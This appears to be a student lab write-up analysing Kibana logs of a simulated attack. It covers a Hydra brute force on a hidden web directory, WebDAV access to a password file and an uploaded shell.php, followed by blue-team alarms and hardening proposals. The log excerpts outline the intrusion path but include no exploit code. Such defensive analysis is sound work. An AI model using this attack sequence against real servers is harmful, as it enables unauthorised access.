
2 hits

May 3, 2022 @ 00:00:00.000 - May 3, 2022 @ 03:00:00.000 — Auto


```
> May 3, 2022 @ 00:18:02.587   url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: May 3, 2022 @ 00:18:02.587 destination.ip: 192.168.1.105 destination.port: 80
                               destination.bytes: 674B method: get query: GET /company_folders/secret_folder/connect_to_corp_server network.protocol: http network.direction: inbound
                               network.community_id: 1:ve4qauBdhMWKMQHoFOBssJhueEo= network.bytes: 1.1KB network.type: ipv4 network.transport: tcp event.duration: 29.1 event.start: May 3, 2022 @
                               00:18:02.587 event.end: May 3, 2022 @ 00:18:02.616 event.kind: event event.category: network_traffic event.dataset: http ecs.version: 1.5.0 host.name: server1
                               url.full: http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server url.scheme: http url.domain: 192.168.1.105 server.ip: 192.168.1.105 server.port: 80
```

Analysis: Uncovering the Brute Force Attack

- 17,098 requests were made.
- There were 2 successful attempts indicated by ok response status. 17,084 attempts before success.




```
t  query                 GET /company_folders/secret_folder/
#  server.bytes          698B
   server.ip             192.168.1.105
#  server.port           80
#  source.bytes          164B
   source.ip             192.168.1.90
#  source.port           60208
t  status                Error
t  type                  http
t  url.domain            192.168.1.105
t  url.full              http://192.168.1.105/company_folders/secret_folder/
t  url.path              /company_folders/secret_folder/
t  url.scheme            http
t  user_agent.original   Mozilla/4.0 (Hydra)
```



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	17,106
http://127.0.0.1/server-status?auto=	1,951
http://snnmnkxdhflwgthqismb.com/post.php	238
http://192.168.1.105/webdav/passwd.dav	136
http://www.gstatic.com/generate_204	119

Export: Raw Formatted




```
May 3, 2022 @ 00:16:37.467   url.path: /company_folders/secret_folder/ @timestamp: May 3, 2022 @ 00:16:37.467
```

user_agent.original : "Mozilla/4.0 (Hydra)"

17,098 hits

May 3, 2022 @ 00:15:00.000 - May 3, 2022 @ 00:20:00.000 — Auto



user_agent.original : "Mozilla/4.0 (Hydra)"

http.response.status_phrase: ok × + Add filter

May 3, 2022 @ 00:15:00.0 → May 3, 2022 @ 00:20:00.0


2 hits


May 3, 2022 @ 00:15:00.000 - May 3, 2022 @ 00:20:00.000 — Auto


```
Time                          _source
> May 3, 2022 @ 00:16:37.502  http.response.status_phrase: ok user_agent.original: Mozilla/4.0 (Hydra) @timestamp: May 3, 2022 @ 00:16:37.502 type: http network.direction: inbound
                              network.community_id: 1:xMBID9VzHP+0mStqaa7H5146/pg= network.bytes: 1.4KB network.type: ipv4 network.transport: tcp network.protocol: http http.version: 1.1
                              http.request.method: get http.request.bytes: 164B http.request.headers.content-length: 0 http.response.status_code: 200 http.response.bytes: 1.2KB
                              http.response.body.bytes: 1KB http.response.headers.content-length: 1,029 http.response.headers.content-type: text/html;charset=UTF-8 agent.hostname: server1
                              agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 29aa98c4-6504-4b70-aab1-4f9ddafeaa16 status: OK
> May 3, 2022 @ 00:16:37.349  user_agent.original: Mozilla/4.0 (Hydra) http.response.status_phrase: ok @timestamp: May 3, 2022 @ 00:16:37.349 agent.version: 7.8.0 agent.hostname: Kali
                              agent.ephemeral_id: 5209fa8e-108c-4511-a2e6-28ee7478fdf0 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat destination.ip: 192.
                              destination.port: 80 destination.bytes: 1.2KB client.port: 60218 client.bytes: 164B client.ip: 192.168.1.90 network.community_id: 1:xMBID9VzHP+0mStqaa7H5146/pg=
                              network.bytes: 1.4KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: outbound host.name: Kali ecs.version: 1.5.0 type: http me
                              server.ip: 192.168.1.105 server.port: 80 server.bytes: 1.2KB status: OK url.domain: 192.168.1.105 url.path: /company_folders/secret_folder/
```

Analysis: Finding the WebDAV Connection

- There were 86 requests made to the /webdav directory.
- There were 136 requests made to the passwd.dav file and 12 his for shell.php.







```
Time           _source
May 3, 2022 @ 01:40:47.237   url.path: /webdav/shell.php @timestamp: May 3, 2022 @ 01:40:47.237 status: OK event.category: network_traffic event.dataset: http event.duration: 0.5 event.start: May 3, 2022
@ 01:40:47.237 event.end: May 3, 2022 @ 01:40:47.238 event.kind: event destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 915B type: http method: propfind
host.name: server1 server.ip: 192.168.1.105 server.port: 80 server.bytes: 915B network.direction: inbound network.community_id: 1:HPhZHQ3F6b08oT5KNkFJlRy1uzE=
network.bytes: 1.4KB network.type: ipv4 network.transport: tcp network.protocol: http user_agent.original: gvfs/1.42.2 query: PROPFIND /webdav/shell.php
http.request.headers.content-length: 235 http.request.headers.content-type: application/xml http.request.method: propfind http.request.bytes: 537B
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Set an alert for an unusually large amount of traffic occurs from an IP address that scans multiple ports in a brief period of time.

What threshold would you set to activate this alarm?

- **From any sign IP address, the threshold can be set to 10 or more requests per second.**

System Hardening

What configurations can be set on the host to mitigate port scans?

- **Disable traffic to ports such as TCP port 80 HTTP requests and ICMP ping requests.**

- Allow only traffic internally for those that need access.

- Firewall and rules set to track possible malicious activity.

Describe the solution. If possible, provide required command lines.

- **Set up IPtables for firewall port blocking and scanning. Set up an IDS (Splunk, Kibana) to alert of any malicious activity allowing for a quick response.**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
- **Set an alarm for any requests for hidden directories from outside the internal network. Do not allow off premises access.**
- **Set an alarm for multiple requests from a single external IP address. Only those with authorization should be able to access the hidden directories.**

What threshold would you set to activate this alarm?
- **Set trigger for any request from external IP addresses to send alert to staff.**

System Hardening

What configuration can be set on the host to block unwanted access?
- **Data encryption of the hidden directories with salting to prevent easy decryption.**
- **Require complex passwords with all users. Only allow access to hidden directories with those that need it.**
- **Do not allow for directory listing in Apache.**

Describe the solution. If possible, provide required command lines.
- **Change the permissions of the hidden directory to private.**
- **Whitelist authorized IP addresses to the hidden directories.**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- **Set a threshold for the number of requests allowed from an IP address..**
- **Set limit on HTTP 401 requests.**
- **Set alert for failed login attempts.**

What threshold would you set to activate this alarm?

- **Alarm for more than 50 requests from an IP address within 30 minutes.**
- **Alarm for failed login attempts to no more than 3 consecutive attempts.**

System Hardening

What configuration can be set on the host to block brute force attacks?

- **Standard for usernames and complex passwords.**
- **Lockout of accounts after 3 consecutive failed attempts.**
- **Two-factor authentication.**
- **Restrict URL access.**

Describe the solution. If possible, provide the required command line(s).

- **Complex passwords will make them harder to brute force and crack.**
- **Limit on failed attempts will stop brute force attacks.**
- **2FA makes user authorize access even if brute forced.**
- **Restricting URL access will protect the server and prevent brute force attempts.**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Any attempt to access WebDAV directory from external network.

What threshold would you set to activate this alarm?

- Any attempt will trigger alarm if the WebDAV is accessed from outside the internal network.

System Hardening

What configuration can be set on the host to control access?

- Do not allow any uploads to the WebDAV directory. Configure to allow only uploads from wanted internal IP addresses.
- Keep system and software updated.
- Do not leave instructions to access the server on system.

Describe the solution. If possible, provide the required command line(s).

- Install monitoring software like Filebeat.
- Set whitelist for those that need access to WebDAV.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Set alerts for:

Open ports

Unexpected file types uploaded

Unexpected traffic into system

What threshold would you set to activate this alarm?

- Any attempt to access open ports, file upload with extension like .php, and unexpected, suspicious traffic from outside the internal network.

System Hardening

What configuration can be set on the host to block file uploads?

- Any attempt to upload from outside the internal network is not allowed.

- Do not allow web browser to access stored, internal files.

- Accept only wanted file type extensions.

- Practice the principle of least privilege.

Describe the solution. If possible, provide the required command line.

- Checking for files types and extensions will prevent malicious executables like scripts and code from being uploaded. This will prevent reverse shells possibilities.

The End